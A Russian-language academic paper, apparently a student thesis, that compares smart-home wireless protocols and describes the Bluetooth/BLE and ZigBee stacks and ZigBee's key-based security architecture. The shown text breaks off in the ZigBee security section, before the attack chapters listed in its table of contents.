

СОДЕРЖАНИЕ

[ВВЕДЕНИЕ 3](#_Toc503990995)

[1 РАССМОТРЕНИЕ ОБЩЕГО УСТРОЙСТВА ПРОТОКОЛОВ BLUETOOTH™ И ZIGBEE 11](#_Toc503990996)

[1.1 Протокол IEEE 802.15 11](#_Toc503990997)

[1.2 Протокол ZigBee 12](#_Toc503990998)

[1.2.1 Типовая структура сети ZigBee 14](#_Toc503990999)

[1.3 Bluetooth и BLE 15](#_Toc503991000)

[1.3.1 Обзор стека протокола BLE 16](#_Toc503991001)

[2 БЕЗОПАСНОСТЬ ПРОТОКОЛОВ 18](#_Toc503991002)

[2.1Обеспечение безопасности в протоколе ZigBee 18](#_Toc503991003)

[2.2 Обеспечение безопасности в протоколе Bluetooth , BLE 26](#_Toc503991004)

[3 УЯЗВИМОСТИ ПРОТОКОЛОВ BLUETOOTH,ZIGBEE 31](#_Toc503991005)

[3.1 Уязвимости ZigBee 31](#_Toc503991006)

[4.1 Основные технологии атак протокола Bluetooth и Bluetooth LE 31](#_Toc503991007)

[4.1.1 BlueBorne 33](#_Toc503991009)

[4.1.1.1 Атака BlueBorne на Android 35](#_Toc503991010)

[4.1.1.2 Атака BlueBorne на Linux 36](#_Toc503991011)

[4.1.1.3 Атака BlueBorne на Windows 37](#_Toc503991012)

[4.1.1.4 Атака BlueBorne на iOS 38](#_Toc503991013)

[5 ПРАКТИЧЕСКАЯ ЧАСТЬ 39](#_Toc503991014)

[5.1 Реализация уязвимостей старых Bluetooth устройств .Утилита Bluediving. 39](#_Toc503991015)

[5.2 Уязвимости современных Bluetooth устройств 40](#_Toc503991016)

[ЗАКЛЮЧЕНИЕ 51](#_Toc503991017)

[СПИСОК ИСПОЛЬЗУЕМЫХ ИСТОЧНИКОВ 52](#_Toc503991018)

ВВЕДЕНИЕ

Общий обзор беспроводных технологий умного дома

Теперь, когда количество установленных в доме умных устройств, как ожидается, к концу десятилетия резко увеличится, важно понимать, как все эти устройства взаимодействуют друг с другом, а также с хозяином, доверяющим им управление своим домом. Для автоматизации частного жилья особую важность имеют беспроводные протоколы.

Сейчас существует пять основных и уже зарекомендовавших себя протоколов связи, и еще один только что появился. Каждый из этих протоколов имеет свои особенности, и выбор правильного сочетания для вашего дома - это важная часть процесса разработки.

В этой статье мы рассмотрим наиболее часто используемые беспроводные протоколы и обсудим, какие варианты использования являются предпочтительными для каждого из них.

Беспроводные протоколы на частотах до 1 ГГц

Для решения задач обеспечения безопасности и автоматизации дома протоколы, работающие на частотах ниже 1 ГГц, имеют существенные преимущества над более мощными и функциональными протоколами, работающими в диапазоне 2,4 ГГц (такими как Wi-Fi, Bluetooth™ и ZigBee), т.к. для этих задач требуется низкая скорость передачи данных.[1]

Такие относительно низкочастотные сети обеспечивают высокую дальность связи. Узкополосная связь может работать на расстояниях до километра или более. Эти сети передают данные непосредственно получателю без посредников на пути. Однако в этом случае на связь сильное влияние оказывают радиопомехи от других устройств. Если данные частоты сильно загрязнены, то это может накладывать существенные ограничения на работу сети. Важным преимуществом низкочастотных сетей является более низкое энергопотребление по сравнению с протоколами, работающими на частоте 2.4 ГГц.

Тем не менее низкочастотные сети не являются идеальным решением для всех задач умного дома. Многие из существующих низкочастотных сетей используют частные протоколы и являются закрытыми системами. Эти системы часто требуют специального приложения для обеспечения взаимодействия с другими системами. Такие протоколы для обеспечения связи внутри дома и с облаком могут быть достаточно сложными.

Так же важно понимать разницу между устройствами, работающими на протоколе 802.11 b/g/n, и устройствами на базе ячеистых сетей. На рисунке 1 показана сеть типа "звезда" в сравнении с ячеистой сетью. Первое, что вы, вероятно, заметили, что в сети "звезда" (Wi-Fi) весь трафик направляется через центральную точку, а в ячеистой сети (ZigBee, Thread, Z-wave) связь обеспечивается через соседние точки.




Рисунок 1 - Сеть типа "звезда" (слева), ячеистая сеть (справа)

Wi-Fi 802.11 b/g/n

Wi-Fi является наиболее известным протоколом в настоящее время. Большинство из нас используют его в своих домах каждый день уже более десяти лет. Широкое использование этой технологии обеспечивается наличием открытых и постоянно обновляемых Институтом инженеров по электротехнике и радиоэлектронике (IEEE) стандартов, имеющих буквенные обозначения (b/g/n), и сертификацией готовых устройств, выполняемой Wi-Fi Alliance.

Главным преимуществом Wi-Fi является то, что он знаком всем потребителям (первая версия Wi-Fi был впервые разработана в 1991 году) и это дает ощущение, что он является более простым по сравнению с другими протоколами. С этой точки зрения наиболее технически подкованные собственники жилья (а скорее именно они будут основными потребителями продуктов для умного дома) сами в состоянии перезагрузить Wi-Fi роутер для решения основных проблем.

Стандарт Wi-Fi определяет только низкие уровни взаимодействия умных устройств, такие как методы передачи данных в двоичном виде и контроль ошибок. Для обеспечения же общения устройств на одном языке должен быть стандартизован верхний, прикладной уровень протокола. [3] И так как каждый производитель может самостоятельно определять прикладной уровень, то обеспечить связь между устройствами будет сложно или невозможно, до тех пор, пока две компании не определят их совместно. Это ограничивает использование Wi-Fi в устройствах для умного дома. Wi-Fi также предполагает наличие центральной точки доступа в сеть, которая означает, что если точка доступа не работает, то сеть перестает функционировать.

Wi-Fi потребляет относительно много энергии по сравнению с другими протоколами, поэтому отлично подходит для использования в аппаратуре с питанием от силовой сети и ограниченно подходит для автономных устройств. Кроме того Wi-Fi также имеет сложности в вопросах масштабируемости. Например, некоторые маршрутизаторы поддерживают подключение не более 15 устройств, а в умном доме, ожидается, что их будет около сотни. Еще одной проблемой является конкуренция за Wi-Fi сеть различных источников данных. Если у вас потоковое видео конкурирует с термостатом, то оба устройства могут не получить необходимую для них полосу пропускания.

Примечание: зависимость устойчивости работы всех устройств от одного шлюза приводит к появлению того, что известно как “единая точка отказа”. Это означает, что если шлюз становится неработоспособным, то ни одно из устройств в сети не сможет взаимодействовать, что в свою очередь приводит в «падению» всей сети. Наличие таких единых точек отказа очень нежелательно, т.к. это повышает уязвимость системы.

Bluetooth™ Smart Low Energy (LE)

Bluetooth – это протокол, работающий на малых расстояниях, который широко используется в смартфонах. Хотя он не требует специального шлюза для работы, т.к он для этой цели уже использует смартфон или мобильное устройство, у него есть некоторые недостатки. Он использует топологию сети «точка-точка», что ограничивает его дальность действия и надежность. Если ваше устройство находится вне диапазона, то связь теряется. Bluetooth в настоящее время не поддерживает IP-адресацию и mesh-сети, однако разрабатывается новый стандарт для решения этого вопроса.[3]

Bluetooth имеет стандартные протоколы прикладного уровня, но они, как правило, предназначены для связи телефонов и ПК, а не для устройств умного дома.[5]

ZigBee

ZigBee впервые был стандартизирован в 2004 году, он отличается более низким потреблением энергии в сравнении с Wi-Fi. ZigBee работает на основе спецификации физического уровня IEEE 802.15.4.ZigBee в настоящее время используется в ячеистых сетях для домашней автоматизации и для промышленного использования.[4]

ZigBee создала несколько протоколов прикладного уровня для применения в широком спектре устройств для дома и бизнеса. Эти протоколы были разработаны в рамках альянса компаний, что обеспечило создание экосистемы продуктов и наличие конкурирующих поставщиков микросхем.

Преимуществами протокола ZigBee является надежность, масштабируемость и способность самовосстановления своей ячеистой сети:

* Надежность:устройства на ZigBee могут общаться друг с другом, даже если шлюз не работает или его нет совсем.
* Масштабируемость: ZigBee и другие протоколы на базе 802.15.4 имеют неограниченное число устройств. Вы можете добавить десятки, даже сотни устройств.
* Самовосстановление: если координатор сети PAN координатор не доступен, ячейка сети плавно переключается и продолжает функционировать. Для понимания это можно сравнить с RAID для вашего компьютера. Если жесткий диск выходит из строя, то второй зеркальный жесткий диск обеспечивает сохранение данных и работа не прерывается. В случае домашней автоматизации, это означает, что ваш термостат по-прежнему работает, даже если ваш шлюз не работает.

Проблемой ZigBee является наличие нескольких стандартов прикладного уровня (4 спецификации и более 10 стандартов), что приводит к сложностям совместной работы различного оборудования и даже несовместимости. Кроме того ZigBee не использует прямую IP-адресацию, устройства ZigBee для общения с устройствами в интернет требуют перевод адреса и прикладного уровня, тем самым создавая шлюз потенциальной точкой.[6]

Thread

Thread – это новый открытый стандарт, который поддерживает IP адресацию каждого устройства в сети, поэтому устройства могут общаться без необходимости использования шлюза, что устраняет единую точку отказа.[7]

Поток имеет три основных преимущества:

* Масштабируемость: в умном доме могут быть подключены сотни устройств. Если вам кажется, что много, просто подумайте, что каждое окно и дверь будет иметь свой датчик, а для каждой комнаты будет осуществляться мониторинг температуры и влажности. В этом случае, сложность и масштаб растет в геометрической прогрессии.
* Совместимость: учитывая такое количество устройств в одной ячеистой сети необходимо что бы все они общались между собой и с хозяином дома наиболее эффективно. [8]
* Менее дорогое и сложное оборудование: известно, что по мере роста популярности технологии стоимость устройств уменьшается. Технологии на основе IP хорошо известны и просты в настройке.

Пока Thread находится в стадии разработки.Любой продукт, использующий существующие микросхемы совместимые с протоколом 802.15.4 может быть в будущем обновлен по воздуху для обеспечения поддержки IP протокола Thread.[9]

Z-Wave

Z-Wave протокол, разработанный специально для управления, мониторинга и считывания статуса жилых и небольших коммерческих зданиях. Зрелый, проверенный и широко использующийся во всем мире, Z-Wave является одним из самых популярных протоколов на рынке беспроводного управления.

Z-Wave использует радиокомпоненты от одного поставщика - Sigma Designs, который является ключевым участником Z-Wave Alliance, объединяющий 250 компаний. Z-Wave использует маломощные сети ячеистой топологии в диапазоне 900 МГц. Z-Wave имеет программу сертификации, гарантирующую совместимость всех изделий Z-Wave, в том числе обратную совместимость в будущем.

Основной особенностью, которая отличает Z-Wave от других технологий является реализация обработки связи между узлами сети на прикладном уровне. Экосистема умного дома Z-Wave имеет более чем 1000 продуктов, которые полностью совместимы, независимо от марки продукта или приложения. Это дает потребителям и поставщикам услуг предоставляет более широкий выбор продукции по типу, стилю и применению.[10]

Сравнение беспроводных технологий

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| Протокол | Частота | Владелец протокола | Может использоваться в умном доме для | Не может использоваться для |  |
| Базовый радиостандарт |  |
|  |
| Топография сети |  |
| Поддержка IPv6 |  |
|  |
| Протоколы 433 МГц и 866 МГц | 433 МГц и 866 МГц, может работать одновременно с Wi-Fi | Отдельные небольшие компании | Для решения конкретных небольших задач в составе системы умного дома | Для создания комплексной системы умного дома |  |
| - |  |
| Точка - точка |  |
| Нет |  |
| Wi-Fi b/g/n | 2,4 ГГц | Открытый протокол | Обеcпечения доступа в интернет компонентам системы и передачи потокового видео с камер | Обмена информацией с датчиками |  |
| IEEE 802.11 |  |
| Звезда |  |
| Да |  |
| Bluetooth 4.1 | 2,4 ГГц, может работать одновременно с Wi-Fi | Открытый протокол | В настоящее время протокол не часто используется в умном доме | |  |
| IEEE 802.15.4 |  |
| Точка – точка |  |
| Только в версии BLE |  |
| ZigBee | 2,4 ГГц, может работать одновременно с Wi-Fi | ZigBee Alliance | В настоящее время протокол не особенно часто используется в умном доме | |  |
| IEEE 802.15.4 |  |
| Ячеистая |  |
| Нет, поддержку IP имеет спецверсия ZigBee IP |  |
| Thread | 2,4 ГГц, может работать одновременно с Wi-Fi | Thread Group | Может применяться в любых устройствах для умного дома. Особенно эффективен при необходимости установки большого числа устройств и необходимости прямойip адресации по всему миру |  |  |
| IEEE 802.15.4 |  |
| Ячеистая |  |
| Да, на сетевом уровне |  |
| Z-Wave | 868,42 МГц (Европа), 869 МГц (Россия), может работать одновременно сWi-Fi | Z-Wave Alliance | Может применяться в любых устройствах для умного дома. Особенно эффективен для небольших систем |  |  |
| ITU-T G.9959 |  |
| Ячеистая |  |
| Да, на прикладном уровне |  |
|  |  |  |  |  |  |

Таблица 1 - Сравнение протоколов

1 РАССМОТРЕНИЕ ОБЩЕГО УСТРОЙСТВА ПРОТОКОЛОВ BLUETOOTH™ И ZIGBEE

## 1.1 Протокол IEEE 802.15

Как Bluetooth™, так и ZigBee используют единый базовый радио стандарт IEEE 802.15.

Цель стандарта IEEE 802.15 — предложить нижние слои основания сети для сетей типа беспроводных персональных сетей, ориентированных на низкую стоимость, низкую скорость повсеместной связи между устройствами (по контрасту с многими более конечно-ориентированных на пользователя сетями, как например Wi-Fi). Акцент делается на очень низкой стоимости связи с ближайшими устройствами, совсем без (или с небольшой) базовой структурой, с целью эксплуатации на доселе небывалом низком уровне энергии.

Основной предел приёма определяется эквивалентной изотропно-излучаемой мощностью (ЭИИМ) радиоустройства со скоростью передачи 250 кбит/с. В России возможно использование радиоустройств без получения отдельных разрешений ГКРЧ на использование радиочастот.

Ещё более низкие скорости передачи могут быть рассмотрены с результирующим эффектом снижения энергопотребления. Как уже упоминалось, главной отличительной особенностью стандарта 802.15.4 среди беспроводных персональных сетей является низкая стоимость производства и расходов по эксплуатации, простота технологии.

В ряду важнейших функций находятся обеспечение работы в режиме реального времени посредством сохранения временных слотов, предотвращение одновременного доступа и комплексная поддержка защиты сетей. Устройства также включают функции управления расходом энергии, такие как качество соединений и детектирование энергии.

Безопасность

Что касается защиты связей, подуровень MAC предлагает возможности, которые могут быть использованы в верхних слоях для достижения желаемого уровня безопасности. Процессы в высших слоях могут определять ключи для выполнения симметричной криптографии для защиты нагрузки и ограничения её для групп устройств или просто для одноранговой связи, эти группы устройств могут быть описаны в списках контроля доступа.

Кроме того, уровень MAC вычисляет давность проверки между последовательными приемов для предотвращения возможного выхода старых кадров, либо данных (которые больше не считается действительными) не выходят на более высокие слои. В дополнение к этому защищённому режиму защиты есть другой незащищённый режим MAC, который позволяет списки контроля доступа только в качестве средства для решения о принятии фрагментов в соответствии с их предполагаемым источником.[11]

## 1.2 Протокол ZigBee

ZigBee — спецификация сетевых протоколов верхнего уровня — уровня приложений APS (англ. application support sublayer) и сетевого уровня NWK, — использующих сервисы нижних уровней — уровня управления доступом к среде MAC и физического уровня PHY, регламентированных стандартом IEEE 802.15.4. ZigBee и IEEE 802.15.4 описывают беспроводные персональные вычислительные сети (WPAN). Спецификация ZigBee ориентирована на приложения, требующие гарантированной безопасной передачи данных при относительно небольших скоростях и возможности длительной работы сетевых устройств от автономных источников питания (батарей). ZigBee изначально разрабатывался для создания надежных распределенных сетей датчиков и управляющих устройств с невысокими скоростями передачи данных. В этих технологиях реализована поддержка сетевой топологии «mesh», спящих и мобильных узлов, а также узлов, которые обеспечивают работу алгоритмов ретрансляции и самовосстановления. Скорость 250 кбит/с — это максимальная пропускная способность сети. Полезная скорость будет порядка 30-40 кбит/с в пределах соседних узлов и 5-25 кбит/с при использовании ретрансляции.[13]

Так как ZigBee может активироваться (то есть переходить от спящего режима к активному) за 15 миллисекунд или меньше, задержка отклика устройства может быть очень низкой, особенно по сравнению с Bluetooth, для которого задержка, образующаяся при переходе от спящего режима к активному, обычно достигает трёх секунд. Так как ZigBee большую часть времени находится в спящем режиме, уровень потребления энергии может быть очень низким, благодаря чему достигается длительная работа от батарей.[14]

Первый выпуск стека сейчас известен под названием ZigBee 2004. Стек 2004 года сейчас более или менее вышел из употребления. Реализация ZigBee 2007 в настоящее время является текущей, она содержит два профиля стека, профиль стека № 1 (который называют просто ZigBee) для домашнего и мелкого коммерческого использования, и профиль стека № 2 (который называют ZigBee Pro). ZigBee Pro предлагает больше функций, таких как широковещание, маршрутизацию вида «многие-к-одному» и высокую безопасность с использованием симметричного ключа (SKKE), в то время как ZigBee (профиль стека № 1) занимает меньше места в оперативной и Flash-памяти. Оба профиля позволяют развернуть полномасштабную сеть с ячеистой топологией и работают со всеми профилями приложений ZigBee.

ZigBee 2007 полностью совместим с устройствами ZigBee 2006. Устройство ZigBee 2007 может подключаться и работать с сетью ZigBee 2006, и наоборот. При этом приложения, которые запускаются на устройствах, работают одинаково, независимо от реализации профиля стека.

## 1.2.1 Типовая структура сети ZigBee




Рисунок 2-Топология ZigBee сети

Координатор — это узел, организовавший сеть. Именно он выбирает политику безопасности сети, разрешает или запрещает подключение к сети новых устройств, а также при наличии помех в радиоэфире инициирует процесс перевода всех устройств в сети на другой частотный канал. (Рисунок 2)

Роутер — это узел, который имеет стационарное питание и следовательно может постоянно участвовать в работе сети. Координатор также является роутером. На узлах этого типа лежит ответственность по маршрутизации сетевого трафика. Роутеры постоянно поддерживают специальные таблицы маршрутизации, которые используются для прокладки оптимального маршрута и поиска нового, если вдруг какое-либо устройство вышло из строя. Например, роутерами в сети ZigBee могут быть умные розетки, блоки управления осветительными приборами или любое другое устройство, которое имеет подключение к сети электропитания.

Конечное устройство — это устройство, которое подключается к сети через родительский узел – роутер или координатор – и не участвует в маршрутизации трафика. Все общение с сетью для них ограничивается передачей пакетов на «родительский» узел либо считыванием поступивших данных с него же. «Родителем» для таких устройств может быть любой роутер или координатор. Конечные устройства большую часть времени находятся в спящем режиме и отправляют управляющее или информационное сообщение обычно только по определенному событию (нажатие кнопки выключателя, открытие окна или двери). Это позволяет им долго сохранять энергию встроенного источника питания. Примером конечных устройств в сетях ZigBee могут быть беспроводные выключатели, управляющие работой светильников и работающие от батареек, датчики протечки воды, датчики открытия/закрытия дверей. Стоит сказать, что конечные устройства делятся на 3 категории, каждая из которых имеет свои особенности, но о них в следующей части.[12]

## 1.3 Bluetooth и BLE

Bluetooth — производственная спецификация беспроводных персональных сетей (PAN). Спецификация разработана компанией Ericsson, а позднее оформлена группой Bluetooth Special Interest Group (SIG). SIG была официально зарегистрирована 20 мая 1999 года. Она была основана такими компаниями, как Sony Ericsson, IBM, Intel, Toshiba и Nokia, а затем очень много других ведущих информационных и телекоммуникационных компаний вступили в неё как ассоциированные члены.

Bluetooth обеспечивает обмен информацией между такими устройствами как мобильные телефоны, ноутбуки, карманные и персональные компьютеры, принтеры, цифровые фотоаппараты и наушники на надёжной, недорогой, повсеместно доступной радиочастоте, которая используется для ближней связи. Bluetooth позволяет этим устройствам обращаться друг к другу, когда они находятся в радиусе от 10 до 100 метров, в одном помещении и даже в разных его частях или за стеной.[15]

Технология Bluetooth все чаще используется в сфере интернета вещей. Часть этой технологии, именуемая Bluetooth LE (Bluetooth Low Energy,она же BLE) прямо позиционирует себя как идеальный выбор для IoT . Трудно не согласится. BLE уже умеет маршрутизировать Internеt трафик, определять координаты в помещениях, подключать промышленные программируемые логические контроллеры, поддерживать WEB серверы, подключать весы, термометры, пульсометры, тонометры и массу других вещей на надёжной, недорогой, повсеместно доступной радиочастоте, которая используется для ближней связи. C BLE автоматически решается множество проблем присущих решениям с использованием Wi-Fi. Так же разрабатываются устройства с BLE, которые смогут организовываться в MESH сети, по технологии схожей с ZigBee. Это уже отражено в спецификации Bluetooth 5.0.[16]

## 1.3.1 Обзор стека протокола BLE


Как и в классическом Bluetooth , стек протокола BLE состоит из двух основных частей: контроллера и хоста. Контроллер содержит физический уровень и уровень связи и обычно реализуется как небольшая система на чипе (SOC) со встроенным радио. Хост работает на прикладном процессоре и включает в себя функции верхнего уровня, то есть протокол управления логикой и адаптацией (L2CAP), протокол атрибутов (ATT), профиль общих атрибутов (GATT), протокол управления безопасностью (SMP) и Общий профиль доступа (GAP). Связь между хостом и контроллером стандартизируется как интерфейс хост-контроллера (HCI). Наконец, поверх Хоста могут использоваться неосновные профили (т. е. Функциональные возможности прикладного уровня, не определенные спецификацией Bluetooth). На рисунке 3(а) показан стек протокола BLE. На рисунке 3(b) изображена структура и размер различных полей, внесенных каждым слоем, в блок данных физического уровня, когда данные приложения передаются. 

Рисунок 3-Стек протокола BLE и структура и размер полей блока данных

Несмотря на то, что некоторые функции контроллера BLE заимствованы у классического Bluetooth, они не совместимы между собой, т.е. устройство, поддерживающее только BLE (однорежимное устройство — single-mode device) не сможет взаимодействовать с устройством, поддерживающим только Bluetooth 2.x/3.0. Для осуществления взаимодействия между ними хотя бы одно из устройств должно поддерживать оба стека протоколов (двухрежимное устройство — dual-mode device).[17]

Однорежимные устройства обладают наименьшим потреблением и в основном представляют собой конечные исполнительные устройства. Двухрежимные устройства предполагают возможность периодического получения энергии, располагаются на различных мобильных устройствах, а также могут функционировать и как обычные Bluetooth-устройства.

2 БЕЗОПАСНОСТЬ ПРОТОКОЛОВ

## 2.1Обеспечение безопасности в протоколе ZigBee

Отличительной чертой сетей ZigBee является гарантированная, устойчивая к помехам, многолучевому затуханию, различным сбоям и отказам передача данных.

К этому следует добавить: не только гарантированная, но и безопасная передача, что важно для многих критических приложений.

Вместе с тем, в менее критических приложениях должна существовать возможность снижения цены устройств за счет некоторого снижения требований к уровню безопасности.

Именно такой подход реализуется в модели безопасности ZigBee.

Основным механизмом обеспечения конфиденциальности в сетях ZigBee является надлежащая защита всех ключевых данных. А основой безопасности – доверительные отношения, которые обязательны как на стадии первоначальной установки ключей, так и в процессе обработки информации, касающейся безопасности. То есть, обмен данными должен производиться только между доверяемыми сторонами. Этот подход последовательно пронизывает всю иерархию обмена данными.

Спецификация ZigBee регламентирует безопасность на уровнях NWK(сетевой уровень)и APS (уровне приложения) и опирается на базовую структуру безопасности, регламентированную стандартом IEEE 802.15.4. Безопасность приложений обеспечивается посредством профилей приложений (стек протоколов описан выше).

Ключи являются краеугольным камнем архитектуры безопасности ZigBee. Их защита имеет первостепенное значение, и ключи никогда не должны передаваться по не защищенным каналам. Кратковременное (и единственное) исключение из этого правила имеет место только в момент присоединения к сети ранее не настроенного устройства.

Спецификация ZigBee предусматривает особые меры безопасности, поскольку создаваемые в том или ином случае сети могут оказаться физически доступными для внешних устройств, а конкретные рабочие среды могут быть непредсказуемы. Более того, различные приложения, запускаемые одновременно и использующие для связи один и тот же трансивер, должны быть взаимно доверенными, поскольку из соображений стоимости модель не предусматривает брандмауэра между объектами приложений.[20]

В стеке протокола различные слои не разделены криптографически, поэтому политика доступа обязательна и требует правильного проектирования. Открытая модель доверия внутри устройства позволяет разделение ключа, что особенно уменьшает потенциальную стоимость устройства.

Тем не менее, слой, который создает фрейм, отвечает за его безопасность. Если существует риск появления вредоносных устройств, вся полезная нагрузка на создающем ее слое должна шифроваться, чтобы несанкционированный трафик мог быть немедленно отсечен. Исключением, как уже упоминалось, является передача новому присоединяемому устройству сетевого ключа, который передает ему уровень единой безопасности сети.

Архитектура безопасности

Система безопасности в соответствии со спецификацией ZigBee основана на 128-битном AES алгоритме. Предусмотренные спецификацией ZigBee службы безопасности определяют создание ключей, управление устройствами и защиту данных.[18]

ZigBee использует 128-битные ключи для реализации механизмов безопасности. Ключ может быть ассоциирован либо с сетью (и использоваться уровнями ZigBee и MAC подуровнем) либо с каналом связи. Ключ может быть получен путем предварительной установки, соглашения или передачи. Создание ключей канала связи основано на использовании главного ключа, который контролирует соответствие ключей канала связи. Первоначальный главный ключ должен быть получен через безопасную среду (передачей или предварительной установкой), так как безопасность всей сети зависит от него. Главный ключ и ключи каналов связи видны только на уровне приложений. Различные сервисы используют различные вариации ключа канала связи во избежание утечки и риска для безопасности.

Распределение ключей является одной из наиболее важных функций безопасности сети. В защищенной сети назначается одно специальное устройство, которому другие устройства доверяют распределение ключей безопасности – центр управления безопасностью. В идеале каждое устройство в сети должно иметь предварительно загруженные адрес центра управления безопасностью и первоначальный главный ключ. Приложения без особых требований к безопасности могут использовать сетевой ключ, передаваемый центром управления безопасностью через не защищенный на момент передачи канал.

Таким образом центр управления безопасностью поддерживает ключ сети и обеспечивает безопасность точка-точка. Устройства будут принимать только сообщения, зашифрованные с использованием ключа, предоставленного центром управления безопасностью, за исключением первоначального главного ключа.

Архитектура безопасности распределяется между сетевыми уровнями[19]:

1. Подуровень MAC способен устанавливать надежную связь с соседним устройством. Как правило, он использует уровень безопасности, определяемый верхними уровнями.
2. Сетевой уровень управляет маршрутизацией, обрабатывает полученные сообщения и может направлять запросы. Исходящие фреймы будут использовать ключ соответствующего канала связи согласно маршрутизации, если он доступен; в противном случае для защиты полезной нагрузки от внешних устройств будет использоваться сетевой ключ.
3. Уровень приложений устанавливает ключи и оказывает транспортные услуги как объекту устройства (ZDO), так и приложениям. Он отвечает также за распространение сообщений об изменениях в устройствах внутри сети, которые могут исходить как от самих устройств (например, простое изменение статуса), так и от центра управления безопасностью (который может сообщить, что определенное устройство удаляется из сети). Уровень также маршрутизирует запросы устройств центра управления безопасностью и обновления сетевого ключа от центра управления безопасностью всем устройствам.

Типы ключей

ZigBee использует три типа ключей для управления безопасностью:

1. главный ключ,
2. сетевой ключ и
3. ключ канала связи

Главный ключ

Этот ключ не используется для шифрования. Он используется как разделяемый двумя устройствами секретный код при выполнении устройствами процедуры генерации ключа канала связи.

Главные ключи, создаваемые центром управления безопасностью, называются главными ключами центра безопасности, все другие ключи называются основными ключами уровня приложений.

Сетевые ключи

Эти ключи обеспечивают безопасность сетевого уровня. Сетевой ключ имеет каждое устройство в сети ZigBee.

По беспроводным каналам сетевые ключи высокой безопасности должны пересылаться только в зашифрованном виде. Стандартные сетевые ключи могут пересылаться как в зашифрованном, так и в не зашифрованном виде.

Ключи каналов связи

Эти ключи обеспечивают безопасную одноадресную передачу сообщений между двумя устройствами на уровне приложений.

Безопасность на сетевом уровне

Сетевой ключ применяется для шифрования пользовательских данных (Application Data) и дополнительной информации верхнего уровня (APS Layer). APS Layer — это надстройка над полезными данными, связанная с понятием «профилей» в ZigBee (включает информацию о профиле, кластере и конечных точках). Кроме защиты собственно полезной нагрузки (Payload), безопасность на сетевом уровне обеспечивается шифрованием данных, связанных со служебными сетевым операциями, такими как прокладка маршрутов и команды уровней APS и ZDO. Сетевая безопасность не распространяется на MAC-уровень. Такая информация как PAN ID или адреса MAC-уровня не шифруются. Это означает, что любое устройство 802.15.4 может корректно принять пакет, передаваемый в ZigBee-сети с включенной безопасностью, однако получить доступ к данным, расположенным за MAC-заголовком, ему не удастся — там оно обнаружит непонятный набор битов. Если в ZigBee-сети включен режим безопасности, то все пакеты с данными передаются только в зашифрованном виде с помощью 128-бит алгоритма AES (Рисунок 4).[21]

|  |
| --- |
| http://www.russianelectronics.ru/files/57691/---ek--10---2011----------ris1.jpg |
| Рисунок 4- Шифрование на сетевом уровне |

